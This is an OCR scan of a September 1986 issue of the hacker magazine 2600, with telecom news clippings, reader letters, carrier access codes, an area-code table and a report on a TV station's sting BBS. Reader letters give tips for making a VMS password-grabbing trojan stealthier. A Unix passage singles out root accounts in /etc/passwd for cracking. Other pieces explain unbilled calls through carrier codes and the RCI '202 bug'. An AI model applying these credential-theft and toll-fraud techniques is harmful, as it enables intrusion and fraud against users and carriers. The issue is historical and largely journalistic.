Teltec has put its own message in bulletin boards where it found its codes posted, offering up to $10,000 for information on who was posting the codes. It has also posted phony codes, then traced people who used them.

Leave Our Poles Alone!

Jersey Journal

In full view of local police, Republican congressional candidate Albio Sires recently carried out his planned "civil disobedience" by nailing a political poster to a utility pole.

"Those are our poles," said a spokesman for New Jersey Bell. "The posters are a safety hazard. We don't want them. We say please leave our poles alone."

Phone Booths Mauled Then Stolen

Long Island Newsday

"Someone apparently used a chain attached to a truck," said a New York Telephone spokesman when he referred to two phone booths that were stolen. Each of the missing booths weighed 400 pounds. And each was secured by a six-inch bolt to a concrete slab outside Weir's Delicatessen in Medford.

Town highway department workers reported the booths missing at 4:50 am. Telephone company employees inspected the site and found only the bolts surrounded by pieces of broken glass as well as smashed panels and rubber molding.

According to Weir's clerk the theft was the final indignity suffered by the booths. "People would slam the phone down, break the receiver, take a hammer and bam," he said. "They'd get mad when they'd lose their money."

The New York Telephone spokesman said that public phones get "bombed, bludgeoned and stuffed." But, he added, "It's unusual to see a booth hauled off."

New York Telephone is offering a $2,000 reward for information about the theft. The number to call is 8005225599. The numbers of the missing payphones were 5167328600 and 5167328550.

The Ghost in the Machine

Time

The 911 operators have learned that when they get a call and hear no voice on the line, a cordless phone is frequently at fault.

A rogue phone's dialing system is apparently triggered by low batteries, or by interference from household gadgets such as microwave ovens, fluorescent lights, hair dryers, and garage-door openers. Three-digit numbers are hit most often (411 for directory assistance also gets such calls).

For emergency operators, the problem is more than a nuisance. Silent calls must be traced, in case a human rather than a phantom needs help.

letters of the month

Dear *2600*:

Congratulations on the apparent success of your newsletter. I learn something from each issue. Your points on the power of computers and the information that is processed on them are correct. And you provide a valuable service by attempting to educate your readers and (sometimes) chide those who would use the information improperly.

I work on the other side of the fence—data security for a large corporation. I don't always like what you say about the condition of my profession—because it is usually too painfully true!!! I also have the nature to try, test, and explore new areas to see what happens. But I wouldn't proceed to the point of "crashing" or "disabling" a system as was stated on page 3-42 of your June issue. Finally, the point of my letter!

Please don't tell people how to crash a computer system. It may prove your technical superiority, or that you can read a technical manual. However, just as the lives of many innocent people connected with your BBS and others were unjustly and adversely affected by raids by uneducated and unqualified intruders, crashing a major (or minor) computer system has serious consequences to innocent people, directly or indirectly. And, unless you know the effect you have on my business (retail, oil, banking, public utility, medical care, etc.), you are just as naive, over-your-head, and dangerous as the authorities that confiscate a BBS.

On a lighter note, we don't need your help anyway. We crash our systems on an irregular basis. Unintentionally, of course. Which helps explain why you see so few computer professionals loitering in pool halls these days. They are too busy trying to recover from the latest/greatest technology.

Keep up the good work.

The Stopper

Dear Stopper:

Please note that those people who confiscate BBS's get the full support of law, unlike those who crash main-frames.

On whether or not we will stop printing system shut-down procedures...that is something we shall consider. Our main point is to show how easily it can be done by anyone—a computer buff or a saboteur.

Dear *2600*:

I am a lawyer with an avid interest in BBS's or SIG's that handle law-related material or are aimed at lawyers. Do you or your readers know of any such boards other than the SIG's on CompuServe, the Source, and Bix? Are there any that have shut down? I would like to hear from anyone who has had any experience with these boards or lawyers who use them.

I am on CompuServe, BIX, and ABA/net (1825).

Rees Morrison
14 Montrose Road
Scarsdale, NY 10583

Dear Mr. Morrison:

Please send us the list of the law-related BBS's that you know of, and we ask our other readers to do the same. We can publish them in the near future.

Dear *2600*:

As a veteran VAX/VMS wizard and a new subscriber to *2600*, I was interested to see the front-page article (July 1986) on the subject of VMS security hacking. I was disappointed, though, to find that "Violating a VAX" dealt with the subject at a junior-high level. I'm not necessarily criticizing the article or its author on that account; we all have to crawl before we learn to walk, and all that. However, I'd like to save would-be VMS hackers some embarrassment by pointing out a few mistakes to avoid. If you do things Baalzebub's way, your friendly local system manager will soon be knocking at your door with a sheaf of printouts in his hand and a stern look on his face.

The password-grabber command procedure presented in the article illustrates a number of blunders:

1. First, that "%DCL-F-TRANS" crap is completely bogus, in several senses of the word. Why bother faking a login and making up an error message when you can just simulate a user validation error and make it look as though the user has mistyped his password? Simulating a login error and killing the process is a lot safer than presenting the user (who may not be all that stupid, even if he is a system manager) with a series of obviously bogus "system" messages.

2. You can use the DCL command "STOP/IDENT=0" to log out without generating a message. This doesn't require any privilege at all. In a program, you can use SYS$DELPRC.

3. Using INQUIRE to read the username and password is foolish when you can use the READ command with the /PROMPT and /ERR qualifiers. Also, READ has a timeout option. By the way, the default timeout count at login is 30 seconds, not 20 seconds as implied in the article.

4. The command procedure given doesn't use SET MESSAGE to get rid of any error messages which might possibly be generated if things go wrong—another potential source of user tip-offs that something fishy is going on.

Where VMS is concerned, the whole password-grabber concept is practically obsolete anyway, since VMS V4 defines a terminal characteristic called "SECURESERVER" which was designed specifically to foil password-grabber programs. When a terminal line has this characteristic set, pressing the BREAK key at login is guaranteed to disconnect any process running on the terminal.

A few other notes: 1) Control-T isn't very useful at login time. Repeated control-Y's immediately following the password are more useful, but the "DISCTLY" flag in the UAF prevents them from having any effect. 2) Using "890" as a file version number is silly. (Suppose that version 891 or higher already exists.) The number you want is 32767; that's the maximum possible version number. RTFM! 3) The first "Trojan horse" procedure given should include the command "SET DEFAULT SYS$LOGIN" before the DELETE command which is supposed to get rid of the incriminating LOGIN.COM file.

As operating systems go, VMS is very secure, and it's becoming more so with each new release. (Unfortunate but true.) According to DEC, a version of VMS will have the Defense Department's highest possible security rating within two or three years.

In parting, I offer you at *2600* a slogan for your masthead: "The road of access leads to the palace of wisdom." Apologies to William Blake.

j

Dear *2600*:

I noticed a problem in the password grabber described on page 3-49 of your July 1986 issue. In the narrative, it says that control-Y is disabled, but the code doesn't actually disable control-Y; it merely provides direction on what to do if a control-Y is encountered. In this case, if a control-Y is entered during the wait period, then the program will just continue with the next step after the control-Y interrupt. Since there is no step after the WAIT, the program will exit in this case. To use the ON CONTROL-Y effectively in this case, you need to loop back so that any control-Y will reset the wait timer: $LOOP:, $ON CONTROL-Y THEN GOTO LOOP, $WAIT 01:00:00.

An even better solution would be to actually disable the control-Y early in the program with a SET NOCONTROL command. In fact, it would be useful to also disable control-T

(continued on page 3-64)

The 2600 Information Bureau

10007	Telemarketing	202 783 7213	[DC, Philly, part of VA]
10054	Eastern Telephone	215 628 4111	[Philly]
10066	Lexitel	800 631 4835	
10080	Amtel		
10084	LDS Metromedia Long Distance		
10085	Westel, Inc.		
10203	Cytel		
10211	RCI	800 458 7000	
10220	Western Union		
10221	Telesaver 201 488 4417,	202 982 1169	[eastern cities]
10222	MCI	800 624 6240	
10223	TDX Systems, Inc. (for business only)		
10235	Inteleplex	609 348 0050	[Southern NJ]
10288	AT&T	800 222 0300	
10333	US Telecom	800 531 1985	
10366	American Telco, Inc.		
10444	Allnet	800 982 8888	
10464	Houston Network, Inc.		
10488	ITT	800 526 3000	
10777	GTE Sprint	800 521 4949	
10800	Satelco		
10824	ATC/Directline		
10850	Tollkal	800 646 1676	[Northern NJ]
10855	Network plus	703 352 1171	[DC metro area]
10888	SBS Skyline	800 368 6900, 235 2001	[no auto EA, need acct]

2600 (ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Executive Director
Helen Victory

BBS Operator
Tom Blich

Cartoonist
Dan Holder


Junk Mail Receiver
Richard Petrovich

Writers: John Drake, Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.


2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. PRIVATE SECTOR BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762. Call for rates.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099. We readily accept articles, letters, clippings, artwork, and data for publication.
POSTMASTER: This is private mail.

Phonecard

1. Lift the receiver and listen for dial tone (continuous purring or new dial tone – a high pitched hum).



2. Insert the card into the slot, green side up, in the direction of the arrow, and press it fully home.



3. Dial the number you want. The digital display will show the number of unused units on the card (or on the track actually inserted in the case of a 200 unit card). Listen for the ringing tone and speak when connected. The credit units are progressively erased as shown on the digital display.

Follow-on calls.

If you have unused units remaining on a card and you wish to make a new call, do not replace the receiver. Instead, briefly depress and release the receiver rest. As soon as you hear the dial tone again, you can make your next call.

(see page 3-58 for more details on this)

This is a list of area codes and the number of exchanges being used in each one.
It will give an idea of what area codes are filling up, as well as which ones
are unused. This list comes to us from Telecom Digest, via Private Sector.

NPA	COUNT	COMMENTS
201	543	North Jersey. Getting right up there.
202	437	
203	349	
204	308	
205	522	
206	431	
207	306	
208	246	
209	257	
212	467	
213	524	Los Angeles already split off 818.
214	542	A Dallas split is rumored soon.
215	481	
216	477	
217	325	
218	267	
219	307	
301	538	Maryland. Busier than 617.
302	73	Delaware. Every state gets one, y'know.
303	557	Colorado has been growing...
304	298	
305	540	Miami too.
306	416	
307	133	Wyoming.
308	186	
309	237	
312	640	Why hasn't Chicago split yet?
313	504	
314	454	
315	228	
316	332	
317	325	
318	298	
319	308	
401	108	Rhode Island.
402	385	
403	544	Alberta and some NWT - Canada's busiest
404	456	
405	462	
406	316	
407	0	
408	216	
409	255	
410	0	
412	377	
413	109	W. Mass - what a waste of a good code!
414	378	
415	483	San Francisco, also rumored for split.
416	433	
417	181	
418	327	
419	304	
501	480	
502	310	
503	441	
504	267	
505	261	
506	143	
507	249	
508	0	
509	213	
512	501	San Antonio, TX.
513	396	
514	363	
515	377	
516	283	
517	285	
518	211	
519	286	
601	358	
602	440	
603	193	
604	480	
605	310	
606	240	
607	146	
608	210	
609	204	
610	0	
612	424	
613	220	
614	338	
615	430	
616	317	
617	533	E. Mass - splitting off 508 in 1988
618	300	
619	329	
701	333	
702	195	
703	415	
704	265	
705	239	
706	96	Northwest Mexico hack, not a real NPA
707	145	
708	0	
709	237	
710	0	Unlisted code used for AT&T Government services.
712	265	
713	414	
714	364	
715	288	
716	322	
717	410	
718	294	
719	0	
801	265	
802	167	
803	396	
804	371	
805	193	
806	225	
807	97	W. Ontario - another waste.
808	163	
809	340	
810	0	
812	243	
813	344	
814	237	
815	255	
816	401	
817	381	
818	240	
819	282	
900	24	
901	178	
902	221	
903	0	
904	356	
905	206	
906	109	Upper Michigan, tied with 413.
907	340	
908	0	
909	0	
910	0	
912	270	
913	399	
914	256	
915	257	
916	319	
917	0	
918	257	
919	510	North Carolina's growing quickly.

SYSTEMATICALLY SPEAKING

USSR Computer Hungry

Long Island Newsday

The Soviet Union has announced sweeping reforms in its "obsolete" higher education system, which it said produces doctors who cannot diagnose and engineers who know little about computers.

"Materials and techniques are obsolete. That is why there is a need for the profound restructuring of higher and secondary specialized education," the Communist Party newspaper *Pravda* said in announcing proposed changes that will affect 2 million students and set up thousands of computer-equipped workplaces to make Russians "computer literate".

ATM's in China!

Combined News Sources

NCR Corporation has installed the first automatic teller machine in China. The unit will be operated as a test case by the Nantung Bank in Zhuhai, an economic "free zone" near the Hong Kong border. The machine won't be available to citizens of the People's Republic.

Cash Machines Are Popular

New York Newsday

Just a year after the New York Cash Exchange was formed, the system that lets customers of one bank use automatic tellers at competing banks has virtually run out of institutions to recruit.

The regional system now has 1,225 machines and 4.2 million customers, making it one of the largest in the nation. The 55 institutions set to join will boost NYCE to 2,000 machines and 6.5 million customers, with a total of 80 institutions in eight states, the District of Columbia, and Puerto Rico.

The system's chief New York rival is Citibank, which has its own network of 626 machines and 1.5 million card-holders. Citibank has shown little interest in joining NYCE.

NYCE may try out a new project—a debit-card system. If such a system were in place, a customer could buy clothing at a local department store using a bank card, and a sales clerk could deduct the purchase price right from the customer's checking account.

TV Blue Boxes

Radio Electronics

The coming generation of digital TV sets is designed for easy servicing by reprogramming them. Access for servicing, in the case of sets using ITT digital IC's, is provided via a rear-panel connector or by dialing up a special code on the wireless remote-control unit. In both cases, that gives the repair technician access to the set's control bus. From there, it would be an easy matter to defeat the sync-suppression decoding used by most cable-TV systems for their premium channels, according to engineers of the National Cable TV Association. The NCTA fears that the introduction of digital TV sets will lead to a flood of "blue boxes" to let cable subscribers decode pay-TV programs without paying for them. The NCTA has written to all major TV set manufacturers urging them to "take the necessary steps to make it impossible to externally force" one of ITT's VLSI chips to defeat pay-TV encoding.

New Chip Helps Sprint

USA Today

About 30 percent of telephone customers won't get equal access service until 1987 or later. Those customers would ordinarily be lost to US Sprint, because to get on Sprint's system the customer would have to dial more than 20 digits. So Sprint came up with a microprocessor that automatically dials all the Sprint access numbers when a user dials "1." Sprint will install it free on the premises of any customer with bills of $150 or more.

Government Phone Fate?

The New York Times

The Federal government has started to update its entire system of lines, switching equipment, satellites and security devices, which has been in place since 1964. The current system is still managed by AT&T and cannot handle the demand of increased numbers of calls and high-speed data communications.

The General Services Administration has invited communications companies to come up with ideas for a new system. The Government's next phone company, like AT&T, will be privy to information about encoded data and will therefore be required to have a high-level security clearance. The companies are being asked to devise advanced ways to protect communications from phone tapping, sabotage, and even disruption caused by the electro-magnetic pulse that destroys conductors of electricity after a nuclear explosion.

The system, "FTS 2000", is expected to be in place by the year 1990 and will cost 4 billion of your tax dollars.

Rural Radio Phones

Communications Week

Four telephone associations and the Rural Electrification Administration (REA) have asked the FCC to set aside certain radio frequencies to be used for telephone service in rural areas.

Using radio instead of land-based wire could lower costs of connecting customers, permitting telcos to extend coverage in areas where costs have previously prevented it, according to the group's FCC filing.

They called the radio service Basic Exchange Telecommunications Radio (BETR).

If the request is granted in full, BETR could extend service to an estimated 485,000 customers nationwide who are currently without telephones. Another 400,000 could have service upgraded from multi-party to one-party lines.

The groups want the FCC to allocate 26 channels in the 450 MHz band and two 800 MHz channels to BETR.

"Debugging" Phones

Business Week

It may not be what the phone company had in mind when it came up with the memorable slogan "Reach out and touch someone," but a tiny company called BioHygenix Inc. plans to publicize a list of unsavory bacteria and fungi that it says inhabit the mouth and earpieces of most telephones.

The Fremont (CA) startup, of course, is providing more than a public service. It has a product: a patented plastic telephone cover impregnated with vinyzene, an antimicrobial preparation developed by Morton Thiokol Inc.

UNIX

(continued from page 3-57)

format of /etc/passwd entries follows:

user:encrypted pwd:user #:group #:misc. info:home dir:prog executed upon login

Examples from an actual /etc/passwd file (the first 4 accounts are present on virtually all UNIX systems):

root:QtmvlCL0bmtbg:0:10:System Account:/:/bin/csh
daemon:*:1:31:The devil himself:/:
uucp:xxx:4:1:UNIX-to-UNIX Copy:/usr/spool/uucppublic:/usr/lib/uucp/uucico
field:ivzH0hALU.aGo:0:10:Field service account:/usr/field:/bin/csh
paul:VkFuS77wLi0gM:5:10:Paul G. Estev:/usr/users/paul:
lenny::10:20:Lenny Kern (dumb user w/no passwd):/usr/users/lenny:/bin/sh

Those entries in the password file which have a user number of 0 are accounts which have super user privileges and should be primary targets for password hacking techniques.

This should be enough to get you going on UNIX hacking. Look for part two which will contain more advanced methods of hacking.

letters

(continued from page 3-60)

while the Password Grabber is running; that would avoid the situation described in the second paragraph of the article. For example, if the victim has the presence of mind to enter a control-T while the password grabber is at the WAIT step, it will be obvious to the victim that he is still logged on. The solution is to enter SET NOCONTROL=(Y,T) early in the program.

Stake Out

Dear Readers:

Last month, you read about the "free phones of philly." Chester Holmes told you about free calls from various payphones that have equal access.

One of our writers was on a recent trip across the country, and he had an opportunity to test Mr. Holmes' discovery out in other cities around the nation.

In Chicago and Los Angeles, for example, pay phone calls are free when one simply chooses an alternate carrier before dialing. 10444, 10777, and 10888 worked. A more complete list (furnished by Kid & Co.) can be found in this month's 2600 *Information Bureau.*


For you Telco executives—you should realize that Philadelphia, Chicago, and Los Angeles are among the largest cities in this country and represent a very large hole to patch (not to mention the rest of the free world).

2600

SEPTEMBER, 1986

VOLUME THREE, NUMBER NINE

$2



some facts on supervision

by The Kid & Co.

Answer supervision is the telco term for the signal sent back to indicate the call has been answered and billing should commence. Many alternate long distance carriers do not have this feature, so they start billing after a caller has been on a line for an arbitrary amount of time (usually 20-30 seconds). This grace period can be spent listening to a ring, busy signal, or even talking. Obviously, this method of billing can result in billing errors of great magnitude. Imagine what would happen if one chose to listen to a ring or busy signal for 3 hours. This problem was covered in detail in an article appearing in the November 1985 issue of *2600* on page 2-74.

There is a fair share of telephone numbers out there that are free to call i.e., they do not supervise. These should not be confused with 800 numbers, which *do* supervise, but carry no charge. Telephone company recordings and various "secret" numbers often don't supervise. Phones that are illegally hooked up to "black boxes" will defeat call supervision. The latter is impossible in an electronic switching system (ESS).

To determine if answer supervision signals are sent back by a particular number, one only needs a telephone connected to an ESS made by AT&T/Western Electric. This phone must also be able to access the call forwarding feature. First, attempt to forward your calls to the number to be tested. Make sure to use a carrier which returns supervision if you are calling long distance. If you don't use AT&T or a carrier which uses answer supervision, the results of the test will be inconclusive for the reasons discussed above and in the other article. The forwarding process will connect you to the number being tested for supervision. After the call has been "answered", hang up and dial your own phone number. If you get a busy signal then the call forwarding has been rejected because the number is unsupervised. Calls to that number are free when using a carrier which does return supervision. If you get connected to the number, then it is supervised. You have been billed for both calls and should make sure to unforward your calls.

This test is useful when compiling lists of test numbers that will be used throughout the country. It would be a real plus to see supervisory information on the lists already in circulation. During the research for this article we noted that equal access really is equal. I was surprised to find that both call forwarding and speed calling allow an optional 5-digit carrier access code to be specified. Therefore, it is possible to determine whether or not a long distance carrier returns true answer supervision. To test a carrier and obtain conclusive results, one should use the supervision test on the carrier using a known unsupervised phone number (a number that tested unsuped using the above test with AT&T as the LD carrier) and a known supervised one (any home phone will do). If the test using an alternate carrier does not return the same results as AT&T, then the carrier does not return proper supervisory information.

RCI & DMS-100 BUGS

RCI, the Rochester, NY-based long distance company, is the only alternate carrier we could find that still has the infamous 202 bug. This bug prevails on corporate extenders (800 dial-tone numbers), but the long distance carriers as a rule have weeded it out.

Basically, the 202 bug is a hole in the network. 202 is the area code for Washington, DC, which is the only major city in the country where you do not have to dial a one before making a long distance call. Calls can be made by just dialing the area code followed by the number. This holds true for parts of other area codes (201, 914) and for all of at least one other area code (516), but Washington, DC is the only major *city* where this can be done and that's why the bug works there.

After accessing RCI (950-1003) and entering a valid authorization code, a caller can dial 202, then *another* area code and the first four digits of the seven digit number. Then, after pausing for about eight seconds, the caller can enter the remaining three digits and the call will go through. No bill is sent to the authorization code.

What the caller has done is route the call through RCI's phone lines in Washington, DC. The phone line there ordinarily looks for a seven digit number. But by entering the first seven digits of a ten digit long distance number, you have tricked the RCI computer into thinking you are making a call in the 202 area. The phone line dials those seven digits and "completes" the call, leaving you sitting in no man's land, just as you would be if you stopped dialing midway through from your own phone. It takes about eight seconds for the phone line to finish dialing what you told it to dial. It's sometimes possible to hear a little click as this phone line finishes dialing. Entering the three final digits allows the call to be completed through Washington, DC.

It's fairly obvious why this doesn't work in cities that require one's before area codes. If the RCI computer sees you dial 212-141-5xxx in an attempt to access San Francisco through New York City, it will say, "There is no way on earth an exchange in 212 can begin with a one" and you will hear an RCI error message to that effect. Dialing 202-415-xxxx in an attempt to do the same from Washington, DC will make the computer think you are trying to access the 415 exchange inside the 202 area code. That is why it attempts to place the call. It has not been told that 415 or any exchange that is also an area code is invalid in 202. It also gladly places calls to the 411 exchange (information) or the 911 exchange (police emergency) in *any area code where it has a phone line.* In these cases, four dummy digits have to be added after the exchange to convince the RCI computer that it's a real phone number. (RCI did at least remember to lock out the 950 exchange.)

If there were a major city inside the 516 area code, the bug would probably work there as well. Since there isn't, RCI does not lease lines in that area code. In all likelihood, all calls to 516 are routed through 212. As a result, there is no local phone line to take advantage of in 516.

(continued on page 3-72)

Another Stinger Is Stung

Late last month, hackers uncovered another "sting" bulletin board system. In the past, such boards have been put up by the Secret Service and the FBI in an effort to catch people passing stolen credit card numbers and talking about "illegal" things. This time, though, it was different. This "sting" BBS was run by a TV station.

Mike Wendland of WDIV-TV in Detroit thought the board would be a good way to get background for a story on hackers. So, for six weeks he operated a BBS on John Maxfield's HP-2000 minicomputer. Maxfield has been after hackers for years—both as an FBI informant (see page 1-6) and a private consultant.

The board had virtually unlimited disk storage and a variety of phone lines. But it all began to crumble as an anonymous hacker figured out what the true purpose of the board was and who the operators were. Word spread quickly and the operators decided to "come clean" (see below).

Despite the threatening tone of WDIV's message below, Wendland says he will not turn any names in to the authorities, but he will do a story about the information that was posted. This will include credit card numbers, codes, passwords, etc. The purpose, he claims, is to "show that it [this kind of info] is still out there."

Wendland will do three stories, airing in mid-October. He will use handles in his report, not real names. He plans to talk about "how people profit at the expense of hackers.... Hackers are not bad guys, by and large," he says.

That's true; they're not. And, as far as we can tell, no actual crime was committed by any of the users. Yet their mailboxes were opened and the contents seized. But because it was all electronic, somehow it didn't constitute a violation of their privacy. In these days of curtailed freedoms, where magazines are pulled off shelves in 7-11's for everyone's good, where drug and lie detector tests are as "necessary" as spelling quizzes, where our numbers have become our names, it's more than a trifle unsettling that there is another moralistic set of eyes watching all of us, judging our words, misreading the facts. You come to expect this sort of thing from the government, but when a TV reporter begins to play cop, judge, and jury, it's time to say enough already.

1

```
Welcome to MIKE WENDLAND'S I-TEAM sting board!
(computer services provided by BOARDSCAN)
66 Megabytes strong.

300/1200 baud - 24 hours.

Three (3) lines = no busy signals!
Rotary hunting on 313-534-0400.


Board:   General Information & BBS's
Message: 41
Title:   YOU'VE BEEN HAD!!!
To:      ALL
From:    HI TECH
Posted:   8/20/86 @ 12.08 hours

Greetings:
You are now on THE BOARD, a sting"
"sting" BBS operated by MIKE WENDLAND of the
WDIV-TV I-Team. The purpose? To demonstrate and document the extent of
criminal and potentially illegal hacking and telephone fraud activity by
the so-called "hacking community."
Thanks for your cooperation. In the past month and a half, we've
received all sorts of information from you implicating many of you
to credit card fraud, telephone billing fraud, vandalism and possible
break-ins to government or public safety computers. And the beauty of
this is we have your posts, your E-Mail and--- most importantly--- your
REAL names and addresses.
What are we going to do with it? Stay tuned to News 4. I plan a special
series of reports about our experiences with THE BOARD, which saw users
check in from coast-to-coast and Canada, users ranging in age from 12 to 48.
For our regular users, I have been known as High Tech, among other ID's.
John Maxfield of Boardscan served as our consultant and provided the
<CR> = more, any key = quit. >

HP2000 that this "sting" ran on. Through call forwarding and other
conveniences made possible by telephone technology, the BBS operated
remotely.
here in the Detroit area.
When will our reports be ready? In a few weeks. We now will be contacting
many of you directly, talking with law enforcement and security agents from
credit card companies and the telephone services.
It should be a hell of a series. Thanks for your help.
And don't bother trying any harassment. Remember, we've got YOUR real
names....

Mike Wendland
The I-team
WDIV, Detroit, MI.

<CR> = more, any key = quit. >


Board:   General Information & BBS's
Message: 42
Title:   BOARDSCAN
To:      ALL
From:    THE REAPER
Posted:   8/20/86 @ 12.54 hours

This is John Maxfield of Boardscan. Welcome! Please address all letter
bombs to Mike Wendland at WDIV-TV Detroit. This board was his idea.

The Reaper (a.k.a. Cable Pair)

<CR> = more, any key = quit. >
```

2

NSA Drops DES

Security Management

The US government will not recertify the Data Encryption Standard (DES), a standard code widely used by government agencies and industry to protect sensitive computer data, when it is reviewed in 1988. Harold Daniels, deputy director of information security for the National Security Agency [a man you all ought to know.] says, "The use of the DES algorithm has spread to sensitive applications, which has made it an increasingly attractive target for our adversaries. Therefore, we have determined that it is in the US interest to introduce new cryptographic algorithms."

The policy will cause some confusion among computer users, who may hesitate to budget for new security equipment pending the government's action.

Hackers On Shortwave

Data Communications

A Seattle ham radio operator and computer enthusiast is calling on the Federal Communications Commission to set aside a small portion of the shortwave band for microcomputer users.

The Seattle ham is proposing a packet-switching public digital radio service (PDRS). He calls it a "high-speed digital radio highway" for computer hobbyists.

Donald Stoner proposes that a portion of the amateur radio bandwidth (52-54 MHz) be set aside for the PDRS. Key to the PDRS would be the development of "smart" transceivers, which would act as network access devices, mail-boxes, and modems. These limited radio transceivers would operate at all times, acting as the equivalent of nodes in conventional packet networks. As such, they would constantly monitor the airwaves for packets addressed to them or for packets they could pass on.

BB Traffic Cop

United Press International

Galveston County, Texas, constables are using a combination radar unit, computer, and camera that automatically photographs motorists driving more than 10 miles per hour above the speed limit. The photograph includes the car's license plate, the driver's face, and the date, time, and speed.

The motorist later receives a violation notice in the mail, and, if they wish, they can see the actual photo.

The equipment can be set on automatic to operate on its own while placed along a highway.

In all, 1,200 speeders have been photographed since May, more than all those ticketed last year by police in the precinct, where it is being tested.

Crosstalk Saves Old Lady

United Press International

A 67-year-old woman who fell and broke her hip quietly begged for help into a dangling telephone receiver for two days until someone heard her.

Her only telephone is located on a table in her kitchen. When she reached it to dial the operator, she fell again, pulling the phone to the floor. It landed a few feet away, but she said she was unable to raise her shoulders or arms to retrieve it.

She could hear a crackling noise through the receiver, however, and began to call out for the operator.

More than 48 hours later, a neighbor picked up her phone and heard a dim voice crying, "I need help." The neighbor then went door to door looking for the source of the anonymous voice. Phone company officials called the "cross talk" a freak occurrence.

Indian Phones Under Siege

Combined News Sources

More than 1,000 telephone operators quit work in New Delhi, India to protest unanswered demands that police arrest a politician who stormed the phone company and ordered operators to place his call to Bombay.

Since long-distance calling from New Delhi was virtually impossible, the Indian army took over the central telephone exchange and began evicting the strikers.

They were demanding the prosecution of Prakash Chand Sethi, a former home minister and member of the ruling Congress Party in Parliament. They said Sethi burst into a section of the main domestic long-distance booking exchange waving a pistol and demanding to know why his call to Bombay had not been put through.

Sethi denied he had threatened or attacked anyone and said he was manhandled by an officer of the operator's union.

"They were shouting and advancing toward me," he said. "I was only asking why they did not connect my call. It is my right as a customer. This is the worst telephone system in the world."

"Signature" On Video Transmitters

The Philadelphia Inquirer

The Federal Communications Commission proposed a system that would make it easier to find future Captain Midnights.

The FCC proposed a rule requiring that all satellite video transmitters have a special "signature," so individual signals could be identified quickly.

As you should know, Captain Midnight used an earth station to override a Home Box Office cable signal and insert his own message. FCC investigators only closed in on him because of an unusual pattern generated by the color bars he used on his transmission.

The proposed rule would require the "signature" to be present on all transmissions after December 31, 1987.

Commissioners also discussed whether there should be automatic transmitter identification systems for some radio operators.

FBI Shopping List

Infoworld

The FBI announced that it is planning to buy more than 8,000 desktop and portable computers for use in a wide range of activities.

The FBI has asked vendors to prepare bids for the personal computers, which must meet the government's Tempest specification for securing the machines from unauthorized surveillance.

According to the FBI bid request, the machines must have the following amazing characteristics: The portables must fit in a briefcase and weigh less than 25 pounds, and have built-in modems. The vendors must allow the FBI to look at future products, and will sign a non-disclosure agreement, to verify that the machines will be able to run software on a 32-bit chip, such as the Intel 80386. Vendors must supply Rbase 5000 or 6000 with Clout, which is described as the FBI's "baseline" database management system. They must supply a spread sheet, a word processing package, an accounting system, as well as Pascal, C, Prolog, LISP, and Assembler.

The chosen system will gradually replace dumb terminals currently being used.

[Ahem.]

Poor Connection Starts Bomb Scare

New York Times

Perhaps it was the pitch of the caller's voice. Perhaps it was the static. But something made the friend on the ground think that Flight 740 had a bomb on board.

The woman on the plane had made a call to her friend in Florida using a new air-to-ground telephone, but there was a lot of static. "There is a problem with the phone," she said. The friend, however, thought she had said there was a bomb on the plane and told her husband. The husband called the airline, the airline called the pilot, and when the plane arrived at La Guardia Airport in New York, it was directed to a remote corner of the airfield and a waiting squad of anxious police officers.

The woman who made the call was removed from the plane and taken to police headquarters at the airport. The police checked witnesses on the plane as well as the friend and her husband in Florida and then apologized to the caller for the inconvenience.

LETTERS & NUMBERS

Dear *2600*:

In response to PV's letter in the June 1986 issue, the Captain Midnight case didn't involve exotic equipment, just proper technique. From what the FCC can determine, all Captain Midnight did was to broadcast onto the satellite transponder used by HBO. By using a more powerful and better aimed signal than HBO, the Captain merely overrode the signal being sent by HBO to the downlink channel. The downlink channel is the channel that cable companies all over the nation use to receive HBO. When HBO determined that it was being overpowered (almost immediately), they merely boosted power. In fact, "snow flakes" could be seen for a half hour as Captain Midnight and HBO fought for control of the satellite.

About the scamblers on downlink HBO receivers—they default to the pass-through mode when a clear (unscrambled) transmission is received. Thus Captain Midnight didn't have to encrypt his signal to have it seen by subscribers.

From the FCC investigation, they think that Captain Midnight is northwest of Houston, Texas. They probably won't discover much more than this, unless the Captain starts bragging, as it takes time to do an exact triangulation. Taking control of a satellite uplink as Captain Midnight did doesn't require much sophisticated equipment. All an uplink uses is a microwave signal, and the proper aim with the right equipment (not too difficult to obtain) would allow one to emulate the Captain. Surprising that it hasn't happened sooner.

Lord Phreaker

Dear LP:

As most of the conscious world already knows, Captain Midnight has been found. (This letter was received before that happened.) He was in Florida as it turned out, but it sure was interesting how everyone seemed to think he was in Texas—probably a trick by the feds.

Official ground stations have unique information contained within their signals, and the lettering used in the message narrowed the search even further. But generic equipment has no such information and frankly, we are very surprised at how easy interception and control of the various services seems to be. Anyone with a receiving dish can modify their equipment to for under $1000. If they know what signals to send and where to send them, complete pandemonium is theirs. We're very surprised that more incidents haven't been occurring.

We do want to know more about satellites—it's one of the topics we're expanding into. We have added a satellite subboard to The Private Sector (2013664431) and we welcome any information any of our readers can contribute.

Dear *2600*:

Am interested in telephone company rip-off of its subscribers and the PSC telephone-oriented membership. Your details on the workings are enlightening. Up-date on some numbers are needed.

Want details on annoyance bureau. They are a joke. With all the instruments you mention they claim they cannot give you the numbers calling you.

How do you get the CN/A operator for unlisted numbers without computer?

